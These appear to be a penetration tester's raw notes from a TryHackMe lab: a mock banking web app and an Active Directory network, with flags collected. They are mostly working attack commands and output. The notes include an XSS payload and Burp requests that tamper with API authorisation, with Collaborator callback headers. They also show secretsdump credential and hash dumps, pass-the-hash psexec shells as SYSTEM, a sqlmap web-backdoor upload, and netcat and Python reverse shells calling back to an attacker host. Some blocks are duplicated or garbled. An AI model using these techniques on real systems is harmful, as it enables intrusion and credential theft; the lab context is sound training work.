

XSS: THM{0c8cb256-0c8a-4b59-ac87-1bbb609bef4f}

<http://10.200.150.100/loans>

<http://10.200.150.100/loans/create>

Loan Details


Loan Amount

Purpose of Loan

Continue

```
<img src=x onerror=(document.cookie='XSS=XSS')>
curl -H 'Content-Type: application/json' -X POST -d '{"username": "attacker", "password": "attacker"}' http://10.200.150.100:8080/api/v1.0/xss
{"flag": "THM{0c8cb256-0c8a-4b59-ac87-1bbb609bef4f}", "message": "XSS Success"}
THM{0c8cb256-0c8a-4b59-ac87-1bbb609bef4f}
```

Info disclosure



"flag": "THM{727723c6-2fe3-4cac}

Steps:

10.200.150.100/cards

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

TryBankMe admin admin

Dashboard Accounts **Cards** Loans Vault Transactions

Your Cards

Manage your credit and debit cards

[New Card](#)

Total Cards: 3 Active Cards: 0

**** * 2296

CVV

Expiry

**** * 8072

CVV

Expiry

**** * 8690

CVV

Expiry

10.200.150.100/cards/30088411352296

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

TryBankMe admin admin

Dashboard Accounts Cards **Loans** Vault Transactions

[Back to Cards](#)

Card Details

Card Number: **** * 2296

TryBankMe Ultimate

Card Number
**** * 2296

Card Holder
[REDACTED]

Expires
1/10

CW
[REDACTED]

Card Information

Card Number: **** * 2296

Cardholder Name: [REDACTED]

Expiry Date: 1/10

Status Information

Status: Active

[Deactivate Card](#)

DashboardTargetProxyIntruderRepeaterCollaboratorSequencerDecoderComparer

BurpJSLinkFinderAuthorize

InterceptHTTP historyWebSockets historyMatch and replaceProxy settings

Intercept on

Forward

Drop

Time	Type	Direction	Method	URL
03:17:15 8...	HTTP	→ Request	PUT	http://10.200.150.100:8080/api/v1.0/card

Request

PrettyRawHex

1PUT /api/v1.0/card HTTP/1.1

2Host: 10.200.150.100:8080

3User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/55.0.2883.87 Safari/537.36 root@6fmyh5rx4yrbkaeahf9coy5Sawgn8daey3.oastify.com

4Accept: application/json

5Accept-Language: en-US,en;q=0.5

6Accept-Encoding: gzip, deflate, br

7Content-Type: application/json

8Authorization: Bearer eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VybmFtZSI6ImFkbWUuIiwicm9sZSI6ImNwIiwiaWF0IjoxNjQ0MzY3NTM2fQ.Q608a0mXyp0w-LLj0IS1-96AUDKj

9Content-Length: 46

10Origin: http://10.200.150.100

11Connection: keep-alive

12Referer: http://4jowl3vv8vv9o8eclddasw93euklcbel2q.oastify.com/ref

13Priority: u=0

14Cache-Control: no-transform

15Contact: root@nlpf3mdeqfds6rvv3vvtafmw24uuvzjo.oastify.com

16X-Client-IP: spoofed.ddu5fcp425piih8lfm7jm53c83eu6k8bw0.oastify.com

17Forwarded: for=spoofed.7muzo6yybzyrbhfggdvzc6hxnofeh65v.oastify.com;by=spoofed.7muzo6yybzyrbhfggdvzc6hxnofeh65v.oastify.com;host=spoofed.ggdvzc6hxnofeh65v.oastify.com

18True-Client-IP: spoofed.gqa8sf27f82lvklospkmz8gfl6rxjnlq95.oastify.com

19CF-Connecting-IP: spoofed.tb8ldsnk0lnygx6ld25zklis6jca406uuj.oastify.com

20X-Real-IP: spoofed.2z2ullbtoub746ualbt88uplus0js9u4it.oastify.com

21X-Originating-IP: spoofed.aa2gcnmfzgmtfs5wcx4ujg0n5eb53v5rtg.oastify.com

22X-Forwarded-For: spoofed.sluk3rdjqkdx6ww03lvyakrrwi29uzwwkl.oastify.com

23X-Wap-Profile: http://rb6jdqni0jnwgv6zd05xkjlq6hc84y6wul.oastify.com/wap.xml

24Client-IP: spoofed.5tzxv45wix5ay9odvenb2xj4ovummcobc0.oastify.com

25From: root@9rllt830gl3ewdmhtilf0lh8mzsqqgmga5.oastify.com

26

27{
 "cardNumber":"30088411352296",
 "active":false
}

```
{
  "details": {
    "active": 0,
    "cardNumber": "375914494718066",
    "cvv": "057",
    "expiry": "1/12",
    "flag": "4cac-bfab-10d5f55ad360"
  },
  "message": "Card updated"
}
```

Request				Response			
Pretty	Raw	Hex		Pretty	Raw	Hex	Render
<pre> 1 PUT /api/v1.0/loan?loan_number=e086fc22-85ca-4376-a39a-739cdc49c22f HTTP/1.1 2 Host: 10.200.150.100:8080 3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0 4 Accept: application/json 5 Accept-Language: en-US,en;q=0.5 6 Accept-Encoding: gzip, deflate, br 7 Authorization: Bearer eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VybmFtZSI6ImFkbWludSI6InJyb GUjOjAsImV4cCI6MTc0OTMxMTkzOH0.RS9wBbh65_jSy2XEoiW1KdeCS1X1-Y19jT1SEar 3wak 8 Origin: http://10.200.150.100 9 Connection: keep-alive 10 Referer: http://10.200.150.100/ 11 Content-Type: application/json 12 Content-Length: 71 13 14 { 15 "approved":1, 16 "loan_number":"e086fc22-85ca-4376-a39a-739cdc49c22f" 17 } </pre>				<pre> 1 HTTP/1.1 200 OK 2 Server: Werkzeug/3.1.3 Python/3.12.3 3 Date: Sat, 07 Jun 2025 15:55:33 GMT 4 Content-Type: application/json 5 Content-Length: 255 6 Access-Control-Allow-Origin: http://10.200.150.100 7 Vary: Origin 8 Connection: close 9 10 { 11 "details":{ 12 "amount":50000, 13 "approved":1, 14 "createdAt":"Sat, 07 Jun 2025 15:52:05 GMT", 15 "description":"i'm goribs", 16 "interest":5, 17 "loan_number":"e086fc22-85ca-4376-a39a-739cdc49c22f" 18 }, 19 "flag":"THM{9c1a8e66-40b5-41fc-8bde-f821865a5a57}", 20 "message":"Loan updated" 21 } </pre>			

HTTP/1.1 200 OK
 Server: Werkzeug/3.1.3 Python/3.12.3
 Date: Sat, 07 Jun 2025 15:55:33 GMT
 Content-Type: application/json
 Content-Length: 255
 Access-Control-Allow-Origin: http://10.200.150.100
 Vary: Origin
 Connection: close

```

{"details":{"amount":50000,"approved":1,"createdAt":"Sat, 07 Jun 2025 15:52:05
GMT","description":"i'm goribs","interest":5,"loan_number":"e086fc22-85ca-
739cdc49c22f"},"flag":"THM{9c1a8e66-40b5-41fc-8bde-f821865a5a57}","message":"Loan
updated"}
THM{9c1a8e66-40b5-41fc-8bde-f821865a5a57}

```

Request				Response			
Pretty	Raw	Hex	JSON Web Token	Pretty	Raw	Hex	Render
<pre> 1 PUT /api/v1.0/loan?loan_number=6a6c7552-288d-4c52-bfe9-3e05d9abad10 HTTP/1.1 2 Host: 10.200.150.100:8080 3 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:139.0) Gecko/20100101 Firefox/139.0 4 Accept: application/json 5 Accept-Language: en-US,en;q=0.5 6 Accept-Encoding: gzip, deflate, br 7 Authorization: Bearer eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VybmFtZSI6ImF0dGFjY2VyIiwicm9s ZSI6ImNwZXRhbnR5c2V4cCI6MTc0OTMxMTkzOH0.RS9wBbh65_jSy2XEoiW1KdeCS1X1-Y19jT1SEar 3wak 8 Origin: http://10.200.150.100 9 Connection: keep-alive 10 Referer: http://10.200.150.100/ 11 Content-Type: application/json 12 Content-Length: 75 13 14 { 15 "loan_number":"6a6c7552-288d-4c52-bfe9-3e05d9abad10", 16 "interest":1 17 } 18 </pre>				<pre> 1 HTTP/1.1 200 OK 2 Server: Werkzeug/3.1.3 Python/3.12.3 3 Date: Fri, 13 Jun 2025 17:28:35 GMT 4 Content-Type: application/json 5 Content-Length: 306 6 Access-Control-Allow-Origin: http://10.200.150.100 7 Vary: Origin 8 Connection: close 9 10 { 11 "details":{ 12 "amount":111, 13 "approved":0, 14 "createdAt":"Fri, 13 Jun 2025 17:19:47 GMT", 15 "description": 16 "&lt;img src=x onerror=(document.cookie=&#x27;XSS=XSS&#x27;)&gt;" 17 , 18 "interest":1, 19 "loan_number":"6a6c7552-288d-4c52-bfe9-3e05d9abad10" 20 }, 21 "flag":"THM{42a07e90-5f4d-475d-b2e7-6c884eaaf2f4}", 22 "message":"Loan updated" 23 } </pre>			

"flag":"THM{42a07e90-5f4d-475d-b2e7-6c884eaaf2f4}"

Request					Response				
Pretty	Raw	Hex			Pretty	Raw	Hex	Render	
8	Authorization: Bearer				1	HTTP/1.1 200 OK			
9	eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VybmFtZSI6ImFkbWludSI6InJvbnR5bGUiOjAsImV4cCI6MTc0OTMxMzU2OH0.ZpBpsScSMTwzrATNA7AFYKNLfwDnhqP-UNdurnN4xE				2	Server: Werkzeug/3.1.3 Python/3.12.3			
10	Origin: http://10.200.150.100				3	Date: Sat, 07 Jun 2025 16:21:35 GMT			
11	Connection: keep-alive				4	Content-Type: application/json			
12	Referer: http://4puwr3lview19u8kcrdaywf3kuqlhld92.oastify.com/ref				5	Content-Length: 78			
13	Priority: u=0				6	Access-Control-Allow-Origin: http://10.200.150.100			
14	Cache-Control: no-transform				7	Vary: Origin			
15	Contact: root@zrurty3qgr34w3m7t8l50rhympsgcn7bw.oastify.com				8	Connection: close			
16	X-Client-IP: spoofed.hav9cgm8z9mfl5pcq4nj90g57by2u6rug.oastify.com				9				
17	Forwarded: for=spoofed.t4yl6sgktlgy9xz162yzdluszj5aw604ot.oastify.com;by=spoofed.t4yl6sgktlgy9xz162yzdluszj5aw604ot.oastify.com;host=spoofed.t4yl6sgktlgy9xz162yzdluszj5aw604ot.oastify.com				10	{			
18	True-Client-IP: spoofed.9eol98q03lqejd9hgi8fn1489zfq6malya.oastify.com					"flag": "THM{ad3bbf7b-a8e4-40de-b839-91ba91329eb5}",			
19	CF-Connecting-IP: spoofed.4sxwu34vhw49x8ncudmalw13nutlkhohc6.oastify.com					"message": "User updated"			
20	X-Real-IP: spoofed.9aklc8m0zlmefd5hci4fj1085zbq2m6nuc.oastify.com				11	}			
21	X-Originating-IP: spoofed.v0wn2ucmpnc05zv324u19nquvllcs8wakz.oastify.com								
22	X-Forwarded-For: spoofed.mloe3lddqedr6qwu3vvsaelrwc23t2x2lr.oastify.com								
23	X-Wap-Profile: http://ao22q90ld20ftejiqjigx2e9j0prgnkr8g.oastify.com/wap.xml								
24	Client-IP: spoofed.0bcsdznr0sn5g468d956ks1z6qch3d7iv7.oastify.com								
25	From: root@il7anhx9aaxnqmqnrfouabhg8mzdvil6a.oastify.com								
26									
27	{								
	"firstname": "admin",								
	"lastname": "user",								
	"email": "admin1@user.com",								
	"role": "1"								

HTTP/1.1 200 OK

Server: Werkzeug/3.1.3 Python/3.12.3

Date: Sat, 07 Jun 2025 16:21:35 GMT

Content-Type: application/json

Content-Length: 78

Access-Control-Allow-Origin: http://10.200.150.100

Vary: Origin

Connection: close

THM{ad3bbf7b-a8e4-40de-b839-91ba91329eb5}

{"flag": "THM{ad3bbf7b-a8e4-40de-b839-91ba91329eb5}", "message": "User updated"}

AD

impacket-secretsdump './Administrator@10.200.150.20' -hashes
'aad3b435b51404eeaad3b435b51404ee:a0f3ae0237d82a4c8f0734ffb173ad92'
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

```
[*] Service RemoteRegistry is in stopped state
[*] Starting service RemoteRegistry
[*] Target system bootKey: 0xfa0661c3eee8696eeb436f2bafa060e7
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:a0f3ae0237d82a4c8f0734ffb173ad92:
::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:95f2822ae7e725c8e30b2b31f66c1b86:::
[*] Dumping cached domain logon information (domain/username:hash)
TRYHACKME.LOC/Administrator:$DCC2$10240#Administrator#a7e2fe9b84ad21469644db110814763a: (2025-04-18 14:42:26)
tryhackme.loc/john:$DCC2$10240#john#5c80a200de9612f2fd848d94c71d4f18: (2025-04-18 21:51:52)
TRYHACKME.LOC/g.knowles:$DCC2$10240#g.knowles#68f04fdbfffb8f8939144ed65514783d: (2025-04-18 15:42:36)
[*] Dumping LSA Secrets
[*] $MACHINE.ACC
TRYHACKME\WRK$:aes256-cts-hmac-sha1-96:a3462833dd5996c3585a0204105bb02286dbd9b01dced91da664cfb0d1e34937
TRYHACKME\WRK$:aes128-cts-hmac-sha1-96:5835111876430eb6dc4a19d1599c82f8
TRYHACKME\WRK$:des-cbc-md5:6d947a161f3ec701
TRYHACKME\WRK$:plain_password_hex:266ed970670d287e4beaa7931155c10d6db3810a7368969b6f19a39d27be8f700e3dfdc0b853b6197f5079e393052b155cb0701fe8d26c8eac6357d8d6f51f5a4939a307553856940eb6f286c8df2281e298c888f1ed5c33042ac5dba419cf432857a6d02f91fa904d5661d3a7946cd046d4681795d35d8bb352ecd9288ed8460057df0dd50129e921412147646c868f49efc966d26fef4a2674e080990a28473ee171fdb81e38cc7807153679295ffe0c0bfec709fb26e7307e9a066b3d16f6ea1cd3925fd66486a04b6cc7a0580f9b6725d09f83fa5e61991c60553e57ea9fe07a77f4202a4fac75012a9a4ac49ec6
TRYHACKME\WRK$:aad3b435b51404eeaad3b435b51404ee:78a5ee5e45c83a692d5925acac668699:::
[*] DPAPI_SYSTEM
dpapi_machinekey:0x9117806e84e766de5f0e796deb3d789eb9eede6c
dpapi_userkey:0x67e8753ee98e5cc0e9ac98f9373549a0bbec1091
[*] NLSKM
0000 F8 5C 8B ED 35 A3 E4 51 57 3F 89 BD 1C BF 37 CD .\..5..QW?....7.
0010 6D E2 9A DB FE 79 81 78 5A C5 4F CC 27 04 60 89 m....y.xZ.O!`.
0020 64 BB F4 89 67 64 4F 3B F1 A4 AB CF 16 0A 5F 89 d...gdO;....._.
```

0030 8C 7A AC 46 79 1F F1 A7 3E FD 72 61 9F B1 FA AC .z.Fy...>.ra....
NL\$KM:f85c8bed35a3e451573f89bd1cbf37cd6de29adbfe7981785ac54fcc2704608964bbf48967
644f3bfla4abcf160a5f898c7aac46791ff1a73efd72619fb1faac
[*] Cleaning up...
[*] Stopping service RemoteRegistry

Mr. FBI

```
impacket-psexec './administrator@10.200.150.20' -hashes  
'aad3b435b51404eeaad3b435b51404ee:a0f3ae0237d82a4c8f0734ffb173ad92'  
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies
```


```
[*] Requesting shares on 10.200.150.20.....  
[*] Found writable share ADMIN$  
[*] Uploading file AbhAxFRT.exe  
[*] Opening SVCManager on 10.200.150.20.....  
[*] Creating service roqC on 10.200.150.20.....  
[*] Starting service roqC.....  
[!] Press help for extra shell commands  
Microsoft Windows [Version 10.0.17763.737]  
(c) 2018 Microsoft Corporation. All rights reserved.
```

```
C:\Windows\system32> cd C:\User  
The system cannot find the path specified.
```

```
C:\Windows\system32> cd C:\Users\Administrator\Desktop
```

```
C:\Users\Administrator\Desktop> type flag.txt  
THM{58b41573-062b-42ea-b312-dd5b7cc27671}
```

```
C:\Users\Administrator\Desktop>
```



```
(kali@kali)~[~/pt1/AD]  
$ impacket-psexec './administrator@10.200.150.20' -hashes 'aad3b435b51404eeaad3b435b51404ee:a0f3ae0237d82a4c8f0734ffb173ad92'  
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies  
[*] Requesting shares on 10.200.150.20.....  
[*] Found writable share ADMIN$  
[*] Uploading file AbhAxFRT.exe  
[*] Opening SVCManager on 10.200.150.20.....  
[*] Creating service roqC on 10.200.150.20.....  
[*] Starting service roqC.....  
[!] Press help for extra shell commands  
Microsoft Windows [Version 10.0.17763.737]  
(c) 2018 Microsoft Corporation. All rights reserved.  
C:\Windows\system32> cd C:\User  
The system cannot find the path specified.  
C:\Windows\system32> cd C:\Users\Administrator\Desktop  
C:\Users\Administrator\Desktop> type flag.txt  
THM{58b41573-062b-42ea-b312-dd5b7cc27671}
```

```
C:\Users\jphillips> impacket-psexec 'tryhackme.loc/j.phillips>Welcome1@10.200.150.10'
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Requesting shares on 10.200.150.10.....
[*] Found writable share ADMIN$
[*] Uploading file jNSZbGKq.exe
[*] Opening SVCManager on 10.200.150.10.....
[*] Creating service uaGq on 10.200.150.10.....
[*] Starting service uaGq.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.17763.1821]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32> whoami
nt authority\system

C:\Windows\system32> hostname
DC

C:\Windows\system32> cd C:\Users\Administrator\Desktop

C:\Users\Administrator\Desktop> dir
Volume in drive C has no label.
Volume Serial Number is A8A4-C362

Directory of C:\Users\Administrator\Desktop
04/18/2025  04:07 PM  <DIR>          .
04/18/2025  04:07 PM  <DIR>          ..
06/21/2016  03:36 PM             527 EC2 Feedback.website
06/21/2016  03:36 PM             554 EC2 Microsoft Windows Guide.website
05/07/2025  03:59 AM              41 flag.txt
               3 File(s)            1,122 bytes
               2 Dir(s) 14,137,425,920 bytes free

C:\Users\Administrator\Desktop> type flag.txt
THM{89930cd9-6a2c-4ec0-844b-9c1665452039}
C:\Users\Administrator\Desktop>
```

impacket-psexec 'tryhackme.loc/j.phillips>Welcome1@10.200.150.10'

Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Requesting shares on 10.200.150.10.....

[*] Found writable share ADMIN\$

[*] Uploading file jNSZbGKq.exe

[*] Opening SVCManager on 10.200.150.10.....

[*] Creating service uaGq on 10.200.150.10.....

[*] Starting service uaGq.....

[!] Press help for extra shell commands

Microsoft Windows [Version 10.0.17763.1821]

(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32> whoami

nt authority\system

C:\Windows\system32> hostname

DC

C:\Windows\system32> cd C:\Users\Administrator\Desktop

```
C:\Users\Administrator\Desktop> dir
Volume in drive C has no label.
Volume Serial Number is A8A4-C362
```

Directory of C:\Users\Administrator\Desktop

```
04/18/2025  04:07 PM  <DIR>      .
04/18/2025  04:07 PM  <DIR>      ..
06/21/2016  03:36 PM                527 EC2 Feedback.website
06/21/2016  03:36 PM                554 EC2 Microsoft Windows Guide.website
05/07/2025  03:59 AM                41 flag.txt
           3 File(s)          1,122 bytes
           2 Dir(s) 14,137,425,920 bytes free
```

```
C:\Users\Administrator\Desktop> type flag.txt
THM{89930cd9-6a2c-4ec0-844b-9c1665452039}
C:\Users\Administrator\Desktop>
```

Powerview, impacket-psexec, bloodhound, secretdumps, sharphound, remmina,

Mr. FBI

```
ali@kali)-[~/pt1/net]
└─$ nc 10.200.150.152 53187 -e /bin/bash
(UNKNOWN) [10.200.150.152] 53187 (?): Connection refused
```

```
(kali@kali)-[~/pt1/net]
└─$ nc -lnvp 6666
listening on [any] 6666 ...
connect to [10.250.1.2] from (UNKNOWN) [10.200.150.152] 43250
$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data),1002(findgroup),1003(websql)
$ python3 -c 'import pty;pty.spawn("/bin/bash")'
python3 -c 'import pty;pty.spawn("/bin/bash")'
www-data@sequel:/var/www/html$ ls
ls
assets  logo.png  tmpbglam.php  tmpbvznj.php  tmputljh.php
chat.php  logout.php  tmpbgstur.php  tmpumgrt.php  tmpuufod.php
includes  modules    tmpbsexp.php  tmpunylc.php  tmpuvbuu.php
index.php  tmpbfdwk.php  tmpbsuhk.php  tmpupedd.php
www-data@sequel:/var/www/html$ cd ..
cd ..
www-data@sequel:/var/www$ cd /home
cd /home
www-data@sequel:/home$ ls
ls
ubuntu
www-data@sequel:/home$ cd ubuntu
cd ubuntu
www-data@sequel:/home/ubuntu$ ls -lah
ls -lah
total 60K
drwxr-xr-x 8 ubuntu ubuntu 4.0K Apr 18 09:45 .
drwxr-xr-x 3 root  root  4.0K Apr 13 11:26 ..
-rw-r--r-- 1 ubuntu ubuntu 453 Apr 18 17:03 .bash_history
-rw-r--r-- 1 ubuntu ubuntu 220 Feb 25 2020 .bash_logout
-rw-r--r-- 1 ubuntu ubuntu 3.7K Feb 25 2020 .bashrc
drwx----- 2 ubuntu ubuntu 4.0K May 25 2023 .cache
drwx----- 3 ubuntu ubuntu 4.0K Jun 2 2023 .config
drwxrwxr-x 3 ubuntu ubuntu 4.0K Jun 2 2023 .local
drwxrwxr-x 6 ubuntu ubuntu 4.0K Jun 2 2023 .npm
-rw-r--r-- 1 ubuntu ubuntu 807 Feb 25 2020 .profile
-rw-rw-rw- 1 ubuntu ubuntu 66 Apr 13 11:11 .selected_editor
drwx----- 2 ubuntu ubuntu 4.0K Jun 8 2023 .ssh
-rw-r--r-- 1 ubuntu ubuntu 0 May 25 2023 .sudo_as_admin_successful
-rw-rw-r-- 1 ubuntu ubuntu 209 Jun 8 2023 .wget-hsts
```

```
-rw-rw-rw- 1 root  ubuntu  42 Apr 13 12:03 local.txt
drwx----- 3 ubuntu ubuntu 4.0K Apr 18 09:32 snap
www-data@sequel:/home/ubuntu$ cat local.txt
cat local.txt
THM{56381c1e-c9cc-47a0-a029-56c8d42dd5be}
```

```
www-data@sequel:/home$ cd ubuntu
cd ubuntu
www-data@sequel:/home/ubuntu$ ls -lah
ls -lah
total 60K
drwxr-xr-x 8 ubuntu ubuntu 4.0K Apr 18 09:45 .
drwxr-xr-x 3 root    root    4.0K Apr 13 11:26 ..
-rw-r--r-- 1 ubuntu ubuntu 453 Apr 18 17:03 .bash_history
-rw-r--r-- 1 ubuntu ubuntu 220 Feb 25 2020 .bash_logout
-rw-r--r-- 1 ubuntu ubuntu 3.7K Feb 25 2020 .bashrc
drwxr-xr-x 2 ubuntu ubuntu 4.0K May 25 2023 .cache
drwxr-xr-x 3 ubuntu ubuntu 4.0K Jun  2 2023 .config
drwxrwxr-x 3 ubuntu ubuntu 4.0K Jun  2 2023 .local
drwxrwxr-x 6 ubuntu ubuntu 4.0K Jun  2 2023 .npm
-rw-r--r-- 1 ubuntu ubuntu 807 Feb 25 2020 .profile
-rw-rw-rw- 1 ubuntu ubuntu 66 Apr 13 11:11 .selected_editor
drwxr-xr-x 2 ubuntu ubuntu 4.0K Jun  8 2023 .ssh
-rw-r--r-- 1 ubuntu ubuntu  0 May 25 2023 .sudo_as_admin_successful
-rw-rw-r-- 1 ubuntu ubuntu 209 Jun  8 2023 .wget-hsts
-rw-rw-rw- 1 root    ubuntu  42 Apr 13 12:03 local.txt
drwxr-xr-x 3 ubuntu ubuntu 4.0K Apr 18 09:32 snap
www-data@sequel:/home/ubuntu$ cat local.txt
cat local.txt
THM{56381c1e-c9cc-47a0-a029-56c8d42dd5be}
www-data@sequel:/home/ubuntu$ cd .ssh
```

```
sqlmap -r request.txt --dbms=mysql --risk 3 --level 5 --os-shell
```

```

_ _ _
H
_ _ _ [D] _ _ _ {1.9.4#stable}
_ _ _ [D] _ _ _ |.|.|
_ _ _ [.] _ _ _ |
_ _ _ [V... _ _ _ https://sqlmap.org

```

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 14:14:09 /2025-06-07/

```
[14:14:09] [INFO] parsing HTTP request from 'request.txt'
[14:14:09] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
```

```
Parameter: email (POST)
Type: boolean-based blind
```

Title: AND boolean-based blind - WHERE or HAVING clause
Payload: email=admin@sequel.thm' AND 4544=4544--
BDPM&password=zxQY7tN1iUz9EJ3l8zWezxQY7tN1iUz9EJ3l8zWe

Type: error-based

Title: MySQL >= 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)

Payload: email=admin@sequel.thm' AND
GTID_SUBSET(CONCAT(0x7162717171,(SELECT
(ELT(3978=3978,1))),0x7178707871),3978)--
BKmN&password=zxQY7tN1iUz9EJ3l8zWezxQY7tN1iUz9EJ3l8zWe

Type: time-based blind

Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)

Payload: email=admin@sequel.thm' AND (SELECT 6136 FROM
(SELECT(SLEEP(5))))Zdyk--
FNzo&password=zxQY7tN1iUz9EJ3l8zWezxQY7tN1iUz9EJ3l8zWe

[14:14:09] [INFO] testing MySQL

[14:14:09] [INFO] confirming MySQL

[14:14:09] [INFO] the back-end DBMS is MySQL

web server operating system: Linux Ubuntu 19.10 or 20.10 or 20.04 (focal or eoan)

web application technology: Apache 2.4.41

back-end DBMS: MySQL >= 8.0.0

[14:14:09] [INFO] going to use a web backdoor for command prompt

[14:14:09] [INFO] fingerprinting the back-end DBMS operating system

[14:14:09] [INFO] the back-end DBMS operating system is Linux

which web application language does the web server support?

[1] ASP

[2] ASPX

[3] JSP

[4] PHP (default)

>

do you want sqlmap to further try to provoke the full path disclosure? [Y/n]

[14:14:12] [WARNING] unable to automatically retrieve the web server document root

what do you want to use for writable directory?

[1] common location(s) ('/var/www/', /var/www/html, /var/www/htdocs,
/usr/local/apache2/htdocs, /usr/local/www/data, /var/apache2/htdocs, /var/www/nginx-default,
/srv/www/htdocs, /usr/local/var/www') (default)

[2] custom location(s)

[3] custom directory list file

[4] brute force search

>

```
[14:14:14] [WARNING] unable to automatically parse any web server path
[14:14:14] [INFO] trying to upload the file stager on '/var/www/' via LIMIT 'LINES
TERMINATED BY' method
[14:14:14] [WARNING] potential permission problems detected ('Permission denied')
[14:14:15] [WARNING] unable to upload the file stager on '/var/www/'
[14:14:15] [INFO] trying to upload the file stager on '/var/www/includes/' via LIMIT 'LINES
TERMINATED BY' method
[14:14:16] [WARNING] unable to upload the file stager on '/var/www/includes/'
[14:14:16] [INFO] trying to upload the file stager on '/var/www/html/' via LIMIT 'LINES
TERMINATED BY' method
[14:14:18] [INFO] the file stager has been successfully uploaded on '/var/www/html/' -
http://10.200.150.152:1200/tmpntljh.php
[14:14:18] [INFO] the backdoor has been successfully uploaded on '/var/www/html/' -
http://10.200.150.152:1200/tmpbsuhk.php
[14:14:18] [INFO] calling OS shell. To quit type 'x' or 'q' and press ENTER
os-shell> dir
```

command standard output:

```
---
assets  logo.png  tmpbglam.php tmpbvznzj.php tmpntljh.php
chat.php  logout.php  tmpbgtur.php tmpumgrt.php tmpuufod.php
includes  modules    tmpbsexp.php tmpunylc.php tmpuvbuu.php
index.php tmpbfdwk.php tmpbsuhk.php tmpupedd.php
---
```

```
os-shell> which python3
do you want to retrieve the command standard output? [Y/n/a]
```

command standard output: '/usr/bin/python3'

```
os-shell> python3 -c 'import
socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("10
.250.1.2",6666));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);import pty;
pty.spawn("sh")'
do you want to retrieve the command standard output? [Y/n/a]
```

No output

```
os-shell> python3 -c 'import
socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("10
